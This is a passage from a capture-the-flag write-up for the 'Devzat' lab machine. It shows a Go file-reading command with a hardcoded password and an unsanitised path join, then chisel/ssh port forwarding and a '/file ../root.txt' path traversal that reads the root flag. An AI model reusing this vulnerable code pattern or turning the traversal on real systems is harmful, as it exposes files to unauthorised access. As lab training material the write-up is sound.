


```
                return
        }

        path := args[0]
        pass := args[1]

        // Check my secure password
        if pass != "CeilingCatStillAThingIn2021?" {
                u.system("You did provide the wrong password")
                return
        }

        // Get CWD
        cwd, err := os.Getwd()
        if err != nil {
                u.system(err.Error())
        }

        // Construct path to print
        printPath := filepath.Join(cwd, path)

        // Check if file exists
        if _, err := os.Stat(printPath); err == nil {
                // exists, print
                file, err := os.Open(printPath)
                if err != nil {
                        u.system(fmt.Sprintf("Something went wron
g opening the file: %+v", err.Error()))
```

Now we have to port forward from here to my machine by using chisel and ssh to port 8443.




> *ssh -l test 127.0.0.1 -p 8443*




12)Root flag

>/file

> /file ../root.txt CeilingCatStillAThingIn2021?



The System is Pwned


Devzat has been Pwned!
Congratulations manishchandran, best of luck in capturing flags ahead!
#2964
MACHINE RANK
19 Feb 2022
PWN DATE
45
POINTS EARNED
OK
SHARE
szymex73
USER BLOOD